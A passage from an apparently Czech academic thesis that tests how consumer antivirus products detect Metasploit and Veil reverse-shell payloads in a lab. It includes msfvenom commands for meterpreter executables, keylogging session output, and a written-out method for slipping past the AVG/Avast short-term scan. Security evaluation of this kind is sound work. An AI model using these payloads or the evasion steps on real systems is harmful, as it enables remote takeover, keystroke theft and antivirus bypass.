Autorovi práce se nepodařilo získat více informací o UEFI skeneru, který používá ESET. Místo toho se více věnoval práci Zimmera (Zimmer and Rothman, 2003), který v rámci několika patentů vytvořil pro Intel Pre-boot firmware based virus scanner, jehož zjednodušený průběh je vidět na Obrázku 20 - Základní proces pre-boot skenu



Obrázek 20 - Základní proces pre-boot skenu (Zimmer and Rothman, 2003)

Na základě tohoto patentu (Zimmer and Rothman, 2003) je vypracován následující text.

Typicky je možné rozdělit prostředí, ve kterých počítač vykonává operace na runtime a pre-boot. Většina antivirových programů vyhledává viry, které se spouštějí v runtime počítače, nejvíce antivirových nástrojů je proto také určena pro činnost v runtime. Bloky s čísli 110, 120, 130 a 140 viz Obrázek 20 - Základní proces pre-boot skenu (Zimmer and Rothman, 2003) porovnávají daný kód se schématem získaným od Trusted Computing Group (dále TCG), která vydává hlavní specifikace pro „věrohodný“ kód. Blok 110 je základní inicializace hardware jako je kontrola připojených zařízení, POST a hledání veškerých zařízení, které dokáží komunikovat s UEFI. Blok 120 znázorňuje akci, kdy je vybrána vhodná databáze virů, lokace této

databáze může být na více umístěních např. firmware, nebo síťové úložiště. Na základě specifikace EFI je možné v tomto prostředí spouštět programy s validní Portable Execution (PE) hlavičkou, tyto programy mohou být například EFI driver files (soubory ovladačů pro EFI), všechny tyto programy jsou skenovány pro případnou nákazu.

Samotné chování skeneru může být určeno pomocí virus-scan matice, nebo pomocí konfiguračního souboru. Konfigurační soubor může nastavit sken pro Master Boot Record (dále MBR) souborového systému, datové typy, přístupové metody k úložišti dat, nebo vynucení skenu souborů uložených do volatilní paměti a skenování souborů předtím, než dosáhnou runtime prostředí. Soubory, které jsou podepsané certifikační organizací i soubory, které mají self-signed certifikát jsou skenovány. Výjimku tvoří pouze certifikáty od Trusted Computing Platform Association.

Blok 150 zjišťuje stav souboru, autor se zde rozhodl popsat pouze stav „Cleanable“, protože stav „Not cleanable“ má velmi podobný průběh a stav „No Virus“ není nutné více rozepisovat.

Základem akce pro zjištění, zda je soubor nakažený, nebo se jedná o samotný vir je virus-scan matice, ta obsahuje schéma kódu a akci, kterou je nutné provést po nalezení shody. Buď je možné daný soubor očistit, dle postupu uvedeného v matici, nebo je dle této matice provedena alternativní akce.

4 Penetrační test

Cílem testu je zjistit, jak obstojí běžně dostupná antivirová ochrana proti open source frameworkům pro penetrační testování Metasploit a Veil. Pomocí těchto frameworků je vytvořen základní set spustitelných souborů, která mají za úkol se připojit ke vzdálenému hostu a umožnit vzdálené ovládání počítače tímto hostem.

4.1 *Testovací prostředí*

Hardwarová konfigurace hosta, na kterém jsou oba systémy virtualizovány, je vyznačena v Tabulce 4 - Host HW.

Tabulka 4 - Host HW

Komponenta	Označení
Operační systém	Windows 10
CPU	Intel Core i7-6500U
Ram	8 GB
HDD	Samsung 850 Evo

Systém Windows 10 a Kali Linux jsou virtualizované pomocí Oracle VirtualBox ve verzi 5.2.6, oba systémy mají nainstalované VirtualBox ExtensionPack. V Tabulce 5 - Konfigurace OS jsou dostupné základní informace o operačních systémech z pohledu virtualizace.

Tabulka 5 - Konfigurace OS

Komponenta	Kali Linux	Windows 10	Další informace
Virtual Network adapter #1	169.254.210.161	169.254.210.162	Místní lokální síť
Virtual Network adapter #2	Síťový most	Síťový most	Připojení k internetu
Verze	4.9.0-kali3	1709 16299.309	Win 10 Fall Creators Update
RAM	1,95 GB	1,95 GB	DDR3
Přidělení CPU	2 jádra	3 jádra	Omezení CPU 100%
Přístup k HW	Plný	Plný	Přímá komunikace s HW

V operačním systému Kali Linux byly pro splnění účelu praktické části práce využity zejména programy v Tabulce 6 - Programy Kali Linux, které umožnily vytváření a obsluhu vygenerovaných payloads.

Tabulka 6 - Programy Kali Linux

Program	Verze
Metasploit	4.16.40-dev
Veil	3.1.4

Operační systém Windows 10 byl plně aktualizován a poté byly vytvořeny jeho snímky pro každý testovaný antivir, tím bylo docíleno zachování testovaného prostředí v rámci celého testu. Všechny testy byly provedeny s verzemi antivirových řešení, které jsou k nahlédnutí v Tabulce 7 - Použité antivirové programy, u žádného z nich nedošlo během testu k aktualizaci.

Tabulka 7 - Použité antivirové programy

Antivirový program	Licence	Verze
Windows Defender	V rámci Windows 10	4.12.17007.18022
Avast Free Antivirus	Free	18.2.2328
AVG Antivirus free	Free	18.2.3046
Eset Nod32 Antivirus	Trial	11.1.42.0
Kaspersky Anti-Virus	Trial	18.0.0.405
Kaspersky Internet security	Trial	18.0.0.405
Kaspersky Total security	Trial	18.0.0.405

Výběr antivirových řešení byl uskutečněn na základě jejich procentuálního zastoupení na trhu a jejich reputace.

Z pohledu sítě jsou oba virtualizovaní hosti na stejné síti připojení přes virtualizované prostředí interní sítě, kdy jsou oba viditelní jen mezi sebou. Oba hosti mají přístup k internetu pomocí síťového mostu, ten je využit k zajištění aktualizací a využití všech možností antivirových řešení. V rámci interní sítě jsou prováděny všechny dílčí testy. Účelem nebylo vytvořit komplexní firemní síť s její kompletní konfigurací, ale pouze otestovat samotné payloads. Nicméně tato síť může fungovat např. na domácí wifi. Pro funkčnost modelu stačí, aby bylo možné komunikovat mezi

oběma hosty. Meterpreter je navržen tak, aby se útočník mohl nacházet na vzdálené síti a oběť se k němu mohla připojit jako např. ke vzdálenému webovému serveru.

4.2 *Připojení ke vzdálenému hostu*

Cílem následujícího testu je pomocí programů Metasploit a Veil vytvořit spustitelný soubor, doručit jej a spustit na cílovém zařízení. Účelem testu je vyzkoušet schopnost detekce takového souboru následujícími antivirovými programy a otestování jeho funkčnosti.

V Tabulce 7 - Použité antivirové programy jsou vypsány všechny použité antivirové programy. Prvním krokem testu je otestování sady spustitelných souborů na operačním systému Windows 10 se zapnutým antivirovým řešením Windows Defender. V dalších testech je Windows Defender vždy přítomen a zapnutý, pracuje se tedy pouze se spustitelnými soubory, které prošly jeho testem.

Všechna testování jsou provedena při základním nastavení antivirů a počítač oběti má neustálý přístup k internetu.

Postup testování:

1) Vytvoření základního setu spustitelných souborů
2) Vyzkoušení funkčnosti – navázání spojení se vzdáleným hostem a komunikace pomocí meterpreter
3) Na počítači oběti povolit Windows Defender a všechny jeho funkce. Spustit všechny spustitelné soubory a zaznamenat reakce antiviru
4) Vytvořit seznam souborů, které prošly testem a s tímto seznamem pracovat v dalších testech
5) Na identickém hostu oběti nainstalovat vybraný antivirus.
    a. Umístit celý set spustitelných souborů na síťovou složku
    b. Počkat, pokud antivir zahájí sken
    c. Spustit každý soubor zvlášť a zaznamenat reakce antiviru
6) Vypracovat seznam souborů, které prošly testy a popsat všechna nestandardní chování antivirových řešení

4.2.1 Příprava spustitelných souborů

Všechny spustitelné soubory, které jsou doručeny na zařízení oběti, navazují komunikaci s útočníkem pomocí protokolů tcp, http, nebo https.
Rozdíly v souborech jsou následující:

- program, který je vytvořil -> Metasploit/Veil
- programovací jazyk, ve kterém jsou napsané
- šifrování a další rozšiřující atributy

V programu Veil je dostupných 41 paylods, které je možné vygenerovat, ale pouze některé vytvářejí reverzní připojení ke vzdálenému hostu. Autor práce se rozhodl v tomto testu vyzkoušet všechny, které navazují reverzní spojení s hostem, kde komunikují s meterpreter.

Všechny spustitelné soubory navazují reverzní spojení s útočníkem, který se nalézá na stejné síti, viz Tabulka 8 - Informace o hostech. Na straně útočníka na portu 80 naslouchá služba mutli/handler, která očekává vždy specifický payload, tedy ten, se kterým byl spustitelný soubor, jenž navazuje spojení, vygenerován.

Tabulka 8 - Informace o hostech

Host	IP adresa	Komunikační port
Útočník – Kali Linux	169.254.210.161	80 - naslouchá
Oběť – Windows 10	169.254.210.162	Např. 5022 pro TCP

Od verze Veil 1.0 využíval Veil framework pro injekci kódu do paměti RWX oprávnění už od počáteční alokace, tato metoda se změnila ve verzi 3.1.

Shrnutí postupu do verze 3.1:

1) Alokace paměti s RWX (read, write, execute) oprávněním – zde už mohly antivirové programy detekovat nezvyklou činnost
    a. 0x40 – je parametr VirtualAlloc() pro RWX oprávnění
2) Zapsání spustitelného kódu do paměti
3) Vytvoření nového vlákna a spuštění spustitelného kódu
4) Čekání na dokončení činnosti spustitelného kódu např. ukončení spojení s meterpreter

Nový postup od verze 3.1:

1) Alokace paměti s RW (read, write) oprávněním – z pohledu antivirového řešení se jedná o standardní postup programu
   - 0x04 – je parametr VirtualAlloc() pro RW oprávnění
2) Zapsání spustitelného kódu do paměti
3) Pomocí VirtualProtect (WinAPI) změna oprávnění paměti na RX (read, execute)
4) Vytvoření nového vlákna a spuštění spustitelného kódu
5) Čekání na dokončení činnosti spustitelného kódu např. ukončení spojení s meterpreter

(zitstifzitstif, 2017)

Metodám pro vkládání a spouštění kódu se autor práce věnoval v kapitolách 3.2.4 Inject do paměti cizího procesu a 3.2.5 Umístění kódu do operační paměti a následné spuštění.

V této práci jsou pomocí Veil frameworku vygenerované soubory, které vkládají a následně spouští stager payloadu meterpreter. Tedy stáhnou z cílové IP adresy .dll knihovnu, kterou spustí. Více v kapitole 3.4.3 Meterpreter.

Postup činnosti každého spustitelného souboru v krátkosti:

1) Zavedení spustitelného kódu do paměti
   a. Spustitelným kódem je stager meterpreteru
2) Stager naváže spojení se vzdáleným hostem dle konfigurace
3) Stager stáhne dodatečné knihovny pro vzdálené ovládání hosta a spustí je. Tím je umožněno vzdálené ovládání počítače oběti a navázáno meterpreter session

Příloha 9.9 Ukázka vytvoření payload ve frameworku Veil ukazuje, jak je vytvořen soubor pro reverzní http připojení v programovacím jazyku C# vč. konfigurace připojení.

Všechny spustitelné soubory byly doručeny na síťovou složku, ke které má přístup počítač oběti, na tomto počítači není nainstalována žádná antivirová ochrana třetí strany a Windows Defender má zablokovanou činnost.

Cílem potvrzení funkčnosti těchto programů je navázání spojení s útočníkem a vyzkoušení vzdálené komunikace s obětí pomocí příkazu shell, který spustí příkazový řádek na počítači oběti.

Tabulka 9 - Veil vygenerované soubory shrnuje potvrzení funkčnosti spustitelných souborů, které jsou vytvořené pomocí Veil framework. Jak bylo zmíněno na začátku kapitoly, tyto soubory se liší pouze v programovacím jazyku, do kterého byl vygenerovaný payload, v rámci tohoto jazyka zkompilovaný výsledný .exe soubor a komunikačním protokolem. Výjimečně Veil framework umožnil použití dalších rozšíření jako např. ARYA crypter.

Tabulka 9 - Veil vygenerované soubory

Název souboru	Prog. jazyk a protokol	Další atributy	Funkční
c-http.exe	c/meterpreter/rev_http		Ano
c-tcp.exe	c/…/rev_tcp		Ano
cs-http.exe	cs/…/rev_http		Ano
cs-https.exe	cs/…/rev_https		Ano
cs-tcp.exe	cs/…/rev_tcp		Ano
cs-httpArya.exe	cs/…/rev_http	ARYA crypter	Ano
cs-httpsArya.exe	cs/…/rev_https	ARYA crypter	Ano
cs-tcpArya.exe	cs/…/rev_tcp	ARYA crypter	Ano
go-http.exe	go/…/rev_http		Ano
go-httpUserPromnt.exe	go/…/rev_http	Userpromnt	Ano
go-https.exe	go/…/rev_https		Ne
go-tcp.exe	go/…/rev_tcp		Ano
ps-http.bat	powershell/…/rev_http		Ano
ps-https.bat	powershell /…/rev_https		Ano
ps-tcp.bat	powershell /…/rev_tcp		Ano
py-http.exe	python/…/rev_http		Ano
py-httpPyherion.exe	python/…/rev_http	Pyherion	Ano
py-https.exe	python/…/rev_https		Ano
py-tcp.exe	python/…/rev_tcp		Ano

ruby-http.exe	ruby/.../rev_http		Ano
ruby-https.exe	ruby/.../rev_https		Ano
ruby-tcp.exe	ruby/.../rev_tcp		Ano

Z této tabulky je zřejmé, že nepotvrdil funkčnost pouze jeden soubor a to go-https.exe, autorovi práce se nepovedlo vygenerovat takový, který by fungoval. Jinak všechny ostatní vygenerované soubory se připojily na vzdálený server, stáhly potřebnou knihovnu, spustily ji a následně umožnily použití příkazu shell pro zobrazení příkazové řádky.

Následující Tabulka 10 - Msfvenom vygenerované soubory obsahuje soubory, které jsou vygenerované pomocí Metasploit Framework s využitím msfvenom generátoru a uživatelem definovaných nastevení.

Tabulka 10 - Msfvenom vygenerované soubory

Název souboru	Prokolol	Funkční
msfVenomHTTP.exe	HTTP	Ano
msfVenomHTTPS.exe	HTTPS	Ano
msfVenomTCP.exe	TCP	Ano

Všechny spustitelné soubory jsou vygenerovány pomocí následujícího příkazu, mění se pouze protokol a jméno souboru:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=169.254.210.161 lport=80 -f exe
-o /shared/msfvenomTCP.exe
```

Pro účel testování všech možností se autor pokusil vytvořit i zašifrovaný soubor pomocí Shikata_ga_nai, bohužel msfvenom soubor nevytvořil a nenapsal ani žádnou chybu. Příklad **nefunkčního** příkazu:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=169.254.210.161 lport=80 -f exe
-o -e x86/shkikata_ga_nai /shared/msfvenomTCP.exe
```

4.2.2 Test Windows Defender

Tento test zahrnuje spuštění každého vygenerovaného souboru a potvrzení jeho funkčnosti, stejně jako tomu bylo v předchozí kapitole. Rozdílem je přítomnost antivirového řešení společnosti Microsoft – Windows Defender. Ten má povolené

veškeré komponenty a jeho nastavení není nijak změněno oproti základnímu, které je nastavené při instalaci operačního systému.

Vysvětlení pozorovaných aktivit antiviru:

- A – alert – notifikace antiviru o škodlivém souboru
- D – smazání souboru
- C – connect – soubor navázal spojení a potvrdil funkčnost
- F – found – nalezení před spuštěním souboru
- N – no reation – žádná akce antiviru

Tabulka 11 - Test Widows Defender zahrnuje pozorované akce antiviru pro každý testovaný soubor. Ve sloupci Total jsou zahrnuty všechny akce tak, jak je antivir vykonával např. A, C, D znamená, že při spouštění souboru antivir upozornil uživatele, přesto tento soubor navázal spojení a potvrdil svou funkčnost, útok tedy nebyl omezen, po ukončení procesu byl soubor antivirem smazán.

Tabulka 11 - Test Widows Defender

File	Found	Alert	Connect	No react.	Delete	Total	Hidden
c-http.exe		✓	✓		✓	A, C, D	✕
c-tcp.exe			✓	✓		N, C	✓
cs-http.exe			✓	✓		N, C	✓
cs-https.exe		✓	✓		✓	A, C, D	✕
cs-tcp.exe			✓	✓		N, C	✓
cs-httpArya .exe		✓	✓		✓	A, C, D	✕
cs-https Arya.exe		✓	✓		✓	A, C, D	✕
cs-tcpArya .exe		✓	✓		✓	A, C, D	✕
go-http.exe			✓	✓		N, C	✓
go-http			✓	✓		N, C	✓

UserPromnt .exe							
go-tcp.exe			✓	✓		N, C	✓
ps-http.bat			✓	✓		N, C	✓
ps-https.bat			✓	✓		N, C	✓
ps-tcp.bat			✓	✓		N, C	✓
py-http.exe			✓	✓		N, C	✓
py-http Pyherion.exe			✓	✓		N, C	✓
py-https.exe			✓	✓		N, C	✓
py-tcp.exe			✓	✓		N, C	✓
ruby-http.exe		✓				A	✕
ruby-https.exe		✓				A	✕
ruby-tcp.exe		✓			✓	A, D	✕
msfVenom HTTP.exe		✓	✓		✓	A, C, D	✕
msfVenom HTTPS.exe	✓	✓	✓		✓	F, A, C, D	✕
msfVenom TCP.exe			✓	✓		N, C	✓

Soubory, se kterými budou pracovat následující testy, vychází z výše uvedené tabulky. Pracovat se bude se všemi soubory, proti kterým Windows Defender nepodnikl žádnou akci a nechal je potvrdit funkčnost, mají tedy klasifikaci N, C. Tyto soubory jsou v tabulce označeny ve sloupci Hidden značkou ✓.

Zajímavosti:

- Windows Defender soubory, které klasifikoval jako škodlivé, rovnou smazal, bez možnosti uživatele tomuto chování zabránit.
- jeden soubor z testovaných, a to msfVenomHTTPS.exe, byl odhalen ještě před spuštěním.

- Některé soubory jako ruby-http.exe byly při spuštění klasifikovány jako škodlivé, nenavázaly komunikaci, a antivir je ze systému neodstranil

V Tabulce 12 - Soubory, které prošly testem, jsou vypsány všechny soubory, které nebyly odhaleny, potvrdily funkčnost, a tedy prošly testem.

Tabulka 12 - Soubory, které prošly testem

Jména souborů	
c-tcp.exe	**ps-tcp.bat**
cs-http.exe	**py-http.exe**
cs-tcp.exe	**py-httpPyherion.exe**
go-http.exe	**py-https.exe**
go-http UserPromnt.exe	**py-tcp.exe**
go-tcp.exe	**msfVenomTCP.exe**

Výsledný poměr úspěšných/neúspěšných souborů je **12/24**. Windows Defender Antivirus tedy úspěšně odhalil polovinu z testovaných souborů.

4.2.3 Test Avast Free Antivirus

Test Avast probíhal stejným způsobem jako test Windows Defender, jen tabulka pozorovaných akcí antiviru byla rozšířena o následující sloupce:

- Action
  - Chest – umístění souboru do truhly
  - Ignore – ponechání souboru beze změny
- Disconnect after test – po 15 vteřinovém testu přerušení spojení se vzdáleným hostem
- Blocked – při spuštění souboru zamezení navázání komunikace se vzdáleným hostem

Tabulka 13 - Test Avast Free Antivirus shrnuje pozorované akce antiviru

Tabulka 13 - Test Avast Free Antivirus

Soubor	Found	Alert	Connect	Disconnect after test	Action	Blocked	Skryté
c-tcp.exe		✓			Chest	✓	
cs-http.exe		✓	✓	✓	Ignore		
cs-tcp.exe		✓	✓	✓	Ignore		
go-http.exe		✓			Chest	✓	
go-http UserPromnt.exe		✓			Chest	✓	
go-tcp.exe		✓			Chest	✓	
ps-tcp.bat			✓				✓
py-http.exe		✓			Chest	✓	
py-http Pyherion.exe		✓	✓	✓	Ignore		
py-https.exe		✓	✓	✓	Ignore		
py-tcp.exe		✓	✓	✓	Ignore		
msfVenomTCP .exe		✓			Chest	✓	

Zajímavé chování lze pozorovat u souborů:

- ps-http.bat
- ps-https.bat

Když dojde k jejich spuštění, je navázáno spojení, ale již neproběhne nutná stage pro vzdálené ovládání počítače oběti, tedy nelze zasílat vzdáleně příkazy, ani jiné soubory, zároveň o tom uživatel není notifikován a vzdálený host není notifikován o přerušení spojení.

Autor náhodou objevil chování antiviru, kdy je možné projít testem i když byl soubor klasifikován jako podezřelý. Stejné chování vykazuje i antivir AVG, více je toto chování popsané v kapitole 4.2.5 Průchod krátkodobým testem AVG a Avast.

Výsledný poměr úspěšných/neúspěšných souborů je **1/12**.

4.2.4 Test AVG

Tímto testem chtěl autor kromě samotné funkčností antiviru vyzkoušet i to, jak se od sebe liší antiviry Avast Free Antivirus a AVG Antivirus free, díky akvizici AVG Avastem očekával autor velmi podobné chování. Výsledky testu jsou zaznamenány v Tabulce 14 - Test AVG Antivirus free.

Tabulka 14 - Test AVG Antivirus free

Soubor	Found	Alert	Connect	Disconnect after test	Action	Blocked	Skryté
c-tcp.exe		✓			Chest	✓	
cs-http.exe		✓	✓	✓	Ignore		
cs-tcp.exe		✓	✓	✓	Ignore		
go-http.exe		✓			Chest	✓	
go-http UserPromnt.exe		✓			Chest	✓	
go-tcp.exe		✓			Chest	✓	
ps-tcp.bat			✓				✓
py-http.exe		✓			Chest	✓	
py-http Pyherion.exe		✓	✓	✓	Ignore		
py-https.exe		✓	✓	✓	Ignore		
py-tcp.exe		✓	✓	✓	Ignore		
msfVenomTCP .exe		✓			Chest	✓	

Prvotní domněnka o podobnosti antivirů se autorovi potvrdila, ale nečekal, že většina grafických komponent obou antivirů je podobná (až na rozdílné barvy a text) např. okno pro vypsání oznámení o nalezení podezřelého souboru je ve své podstatě stejné pro oba antiviry.

Podobnost lze pozorovat i v chování krátkodobého testu, který se autorovi povedlo obejít viz kapitola 4.2.5 Průchod krátkodobým testem AVG a Avast.

Chování a výsledný poměr úspěšných/neúspěšných souborů je **1/12**, tedy stejný jako u antiviru Avast Free Antivirus.

4.2.5 Průchod krátkodobým testem AVG a Avast

Při testování antivirových řešení přišel autor na metodiku, jak projít krátkodobým testem AVG a Avast bez detekce škodlivého chování spustitelného souboru.

Kroky k neúspěšnému průchodu skenem:

1) Spuštění spustitelného souboru
2) Navázání spojení se vzdáleným hostem a potvrzení funkčnosti
3) Antivir ihned zahájí krátkodobý test
4) Počkání na výsledky testu antiviru

Po uplynutí lhůty (dle antiviru 15 vteřin) je spustitelný soubor vyhodnocen jako škodlivý, ale není proti někomu podniknuta žádná invazivní akce, pouze je přerušeno spojení se vzdáleným hostem.

Kroky k úspěšnému průchodu skenem:

1) Spuštění spustitelného souboru
2) Navázání spojení se vzdáleným hostem a potvrzení funkčnosti
3) Antivir ihned zahájí krátkodobý test
4) Ukončení spojení ze strany serveru příkazem `meterpreter > exit`
5) Počkání na výsledky testu antiviru
    a. Spustitelný soubor je vyhodnocen jako neškodný
6) Opětovné spuštění souboru
7) Navázání spojení se vzdáleným hostem a potvrzení funkčnosti
8) Antivir již předem vyhodnotil, že soubor není škodlivý a žádný test nespustí

Stačí tedy nevykonávat škodlivou činnost a neudržovat spojení během krátkodobého testu a soubor je označen jako bezpečný. To autorovi potvrzuje informace o možnosti využití NOPS a dalších operací, které mají za úkol zdržovat skener antiviru.

4.2.6 Test Eset Nod32

Eset Nod32 jako první ze zatím testovaných antivirů spustil hned po instalaci sken systému. Autor práce stejně jako u ostatních testů dodal testovací soubory až po plné instalaci a aktualizaci antivirového řešení.

Tabulka 15 - Test Eset Nod32

Soubor	Found	Alert	Connect	Disconnect after test	Action	Blocked	Skryté
c-tcp.exe		✓			Delete		
cs-http.exe		✓			Delete		
cs-tcp.exe		✓			Delete		
go-http.exe		✓			Delete		
go-http UserPromnt.exe		✓			Delete		
go-tcp.exe		✓			Delete		
ps-http.bat		✓			Delete		
ps-https.bat		✓			Delete		
ps-tcp.bat		✓			Delete		
py-http.exe		✓			Ignore	✓	
py-http Pyherion.exe		✓			Ignore	✓	
py-https.exe			✓				✓
py-tcp.exe			✓				✓
msfVenomTCP .exe		✓			Delete		

U většiny souborů po jejich spuštění antivirus buď upozornil uživatele na útok a soubor smazal, nebo upozornil uživatele, a zablokoval spojení, soubor nechal beze změny.

Výsledný poměr úspěšných/neúspěšných souborů je **2/12**.

4.2.7 Test Kaspersky Anti-Virus

První ze tří dostupných antivirových řešení společnosti Kaspersky. Varianta Kaspersky Anti-Virus slibuje základní zabezpečení systému, jedná se o nejlevnější variantu. Dílčím cílem testů antivirových produktů společnosti Kaspersky je i zjištění rozdílů mezi jednotlivými variantami produktů. Tabulka 16 - Test Kaspersky Anti-Virus zachycuje výsledky testu.

Tabulka 16 - Test Kaspersky Anti-Virus

Soubor	Found	Alert	Connect	Disconnect after test	Action	Blocked	Skryté
c-tcp.exe			✓				✓
cs-http.exe	✓	✓			Delete		
cs-tcp.exe	✓	✓			Delete		
go-http.exe		✓			Ignore	✓	
go-http UserPromnt.exe	✓				Delete		
go-tcp.exe	✓	✓			Delete		
ps-http.bat		✓			Delete		
ps-https.bat		✓			Delete		
ps-tcp.bat		✓			Delete		
py-http.exe		✓			Ignore	✓	
py-http Pyherion.exe		✓			Ignore	✓	
py-https.exe		✓			Ignore	✓	
py-tcp.exe			✓				✓
msfVenomTCP .exe		✓			Delete		

Zajímavosti:

- Jako jeden z mála antivirů prohledával každou složku při jejím otevření (bez citelného snížení výkonu systému). Nalezl i několik souborů, které autor

používal jako testovací, ty nalezl také Eset Nod32 při prvním otevření síťové složky.

- Po několika nalezených hrozbách automaticky spustil kontrolu rootkitů
- U některých souborů jako např. py-http.exe antivir upozornil uživatele na nepovolenou aktivitu, zamezil stahování souboru z IP adresy útočníka a nechal soubor dál bez akce. Dle hlášek antiviru se autor domnívá, že antivir blokoval poté všechna spojení s IP adresou útočníka, adresu ale v seznamu blokovaných nenašel, navíc i po tomto zablokování, soubory, které prošly testem, dále potvrzovaly svou funkčnost.

Výsledný poměr úspěšných/neúspěšných souborů je **2/12**.

4.2.8 Test Kaspersky Internet Securtity

Kaspersky Internet Security je střední varianta antivirových produktů společnosti Kaspersky, dle webu Kaspersky je doporučená pro většinu uživatelů.

Z hlediska ochrany rozšiřuje základní variantu Kaspersky Anti-Virus o ochranu internetových plateb a ochranu osobních údajů.

Výsledky testu jsou zachyceny v Tabulce 17 - Test Kaspersky Internet Security.

Tabulka 17 - Test Kaspersky Internet Security

Soubor	Found	Alert	Connect	Disconnect after test	Action	Blocked	Skryté
c-tcp.exe						✓	
cs-http.exe	✓	✓			Delete		
cs-tcp.exe	✓	✓			Delete		
go-http.exe						✓	
go-http UserPromnt.exe	✓				Delete		
go-tcp.exe	✓	✓			Delete		
ps-http.bat		✓			Delete		
ps-https.bat		✓			Delete		
ps-tcp.bat		✓			Delete		

py-http.exe		✓			Delete		
py-httpPyherion .exe		✓			Delete		
py-https.exe		✓			Delete		
py-tcp.exe		✓			Delete		
msfVenomTCP .exe	✓				Delete		

Pouze v testech Kaspersky Internet Security a Kaspersky Total Security neprošel **žádný** z testovaných souborů.

4.2.9 Test Kaspersky Total Security

Varianta Total Security rozšiřuje předešlou variantu o správu hesel a šifrování souborů. Jedná se o nejdražší variantu, která slibuje úplnou ochranu.

Výsledky testu jsou shrnuty v Tabulce 18 - Test Kaspersky Total Securtiy.

Tabulka 18 - Test Kaspersky Total Securtiy

Soubor	Found	Alert	Connect	Disconnect after test	Action	Blocked	Skryté
c-tcp.exe						✓	
cs-http.exe	✓	✓			Delete		
cs-tcp.exe	✓	✓			Delete		
go-http.exe						✓	
go-http UserPromnt.exe	✓				Delete		
go-tcp.exe	✓	✓			Delete		
ps-http.bat		✓			Delete		
ps-https.bat		✓			Delete		
ps-tcp.bat		✓			Delete		
py-http.exe		✓			Delete		
py-httpPyherion .exe		✓			Delete		

py-https.exe		✓			Delete		
py-tcp.exe		✓			Delete		
msfVenomTCP .exe	✓				Delete		

Výsledky testů jsou totožné s předchozím testem, kdy testem **neprošel jediný z testovaných souborů**.

4.2.10 Závěr testu

Shrnutí testů zahrnuje následující tabulka: Tabulka 19 - Shrnutí úspěšnosti antivirových produktů.

Tabulka 19 - Shrnutí úspěšnosti antivirových produktů

Antivirový program	Licence	Neodhalené soubory
Windows Defender	V rámci Windows 10	12/24
Avast Free Antivirus	Free	1/12
AVG Antivirus free	Free	1/12
Eset Nod32 Antivirus	Trial	2/12
Kaspersky Anti-Virus	Trial	2/12
Kaspersky Internet security	Trial	0/12
Kaspersky Total security	Trial	0/12

Jasně nejlepším antivirovým řešením se staly Kaspersky Internet Security a Kaspersky Total Security, protože v jejich testu neprošel jediný z testovaných souborů.

Zajímavým poznatkem je, že v testech antivirů prošly vždy různé soubory, nelze tedy označit jeden z nich za univerzálně úspěšný viz Tabulka 20 - Nejúspěšnější testované soubory. Pouze soubor py-tcp.exe byl úspěšný u dvou antivirů od různých společností (autor práce považuje po akvizici AVG Avastem za jednu společnost, i antiviry vykazovaly podobné chování).

Tabulka 20 - Nejúspěšnější testované soubory

Soubor	Antivir
c-tcp.exe	Kaspersky Anti-Virus
ps-tcp.bat	Avast Free Antivirus AVG Antivirus Free
py-https.exe	Eset Nod32 Antivirus
py-tcp.exe	Eset Nod32 Antivirus Kaspersky Anti-Virus

4.3 *Nebezpečná činnost v prostředí oběti*

Cílem testu je dále otestovat funkčnost antivirových řešení při zabránění provádění vybraných nebezpečných operací. Operace byly vybrány tak, aby v rámci testu jejich zaměření pokrylo co největší šíři použití, a to zejména oblasti: sběr dat, která zadává uživatel, stahování vybraných souborů, operace s ostatními běžícími procesy a získání nejvyššího oprávnění systému.

Tento test se skládá z několika dílčích testů a to:

- Keylogging
  - sběr stisků klávesnice
- File downloading
  - stahování vybraného souboru ze systému oběti
- Migrace do vybraného procesu
  - Přesunutí meterpreter session do kontextu jiného procesu
- Získání oprávnění SYSTÉM
  - Pomocí příkazu getprivs

Všechny tyto testy budou využívat vzdáleného připojení k útočníkovi, který vykoná akce potřebné ke splnění cílů dílčích testů. V rámci testů je využit závěr testu z předešlé kapitoly, pracuje se pouze s úspěšně skrytými soubory, které potvrdily svou funkčnost, a to pouze pod antivirovým řešením, které je neodhalilo v kombinaci se zapnutým antivirovým řešením Windows Defender. Konfigurace prostředí je **shodná s předchozími testy.**

4.3.1 Keylogging

Cílem útočníka je v tomto testu získání stisků kláves aktuálně přihlášeného uživatele, které uživatel během testu stiskne.

Tento test využívá následující metodiku:

1) Soubor nalézající se v síťové složce, ke které má přístup počítač oběti, je spuštěn a je navázáno spojení
2) Na počítači útočníka je po připojení k oběti proveden následující příkaz
   a. `meterpreter > keyscan_start`
3) Na počítači oběti je na klávesnici napsáno následující:
   a. uživatelskeJmeno
   b. Enter
   c. Heslo
4) Na počítači útočníka je napsán následující příkaz, který vypíše, co uživatel systému oběti napsal na klávesnici
   a. `meterpreter > keyscan_dump`
5) Mezitím je sledována a zaznamenána aktivita antivirového řešení

Na počítači útočníka by ideální průběh měl vypadat, viz Obrázek 21 - Keylogging Atacker.

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 169.254.210.161:80
[*] Sending stage (179779 bytes) to 169.254.210.162
[*] Meterpreter session 3 opened (169.254.210.161:80 -> 169.254.210.162:50495) a
t 2018-02-28 15:41:16 -0600

meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
uživatelsko<Shift>Jmeno<CR>
heslo<CR>


meterpreter > exit
[*] Shutting down Meterpreter...

[*] 169.254.210.162 - Meterpreter session 3 closed.  Reason: User exit
```

Obrázek 21 - Keylogging Atacker

Shrnutí výsledků testu je zobrazeno v Tabulce 21 - Test Keylogging.

Tabulka 21 - Test Keylogging

Soubor	Antivirus	Alert	Action	Blocked	Data Collected
c-tcp.exe	Kaspersky Anti-Virus				✓
ps-tcp.bat	Avast Free Antivirus AVG Antivirus Free				✕
py-https.exe	Eset Nod32 Antivirus				✓
py-tcp.exe	Eset Nod32 Antivirus				✓
py-tcp.exe	Kaspersky Anti-Virus				✓

Kaspersky Anti-Virus nezjistil žádnou podezřelou činnost a útočníkovi se **podařilo** získat historii stisků klávesnice.

Avast a AVG nezjistily žádnou podezřelou činnost, ale výstup historie stisků klávesnice je prázdný. Útočníkovi se tedy **nepodařilo** získat vybrané informace.

Eset Nod32 Antivirus nezjistil žádnou podezřelou činnost a útočníkovi se **podařilo** získat historii stisků klávesnice.

4.3.2 File downloading

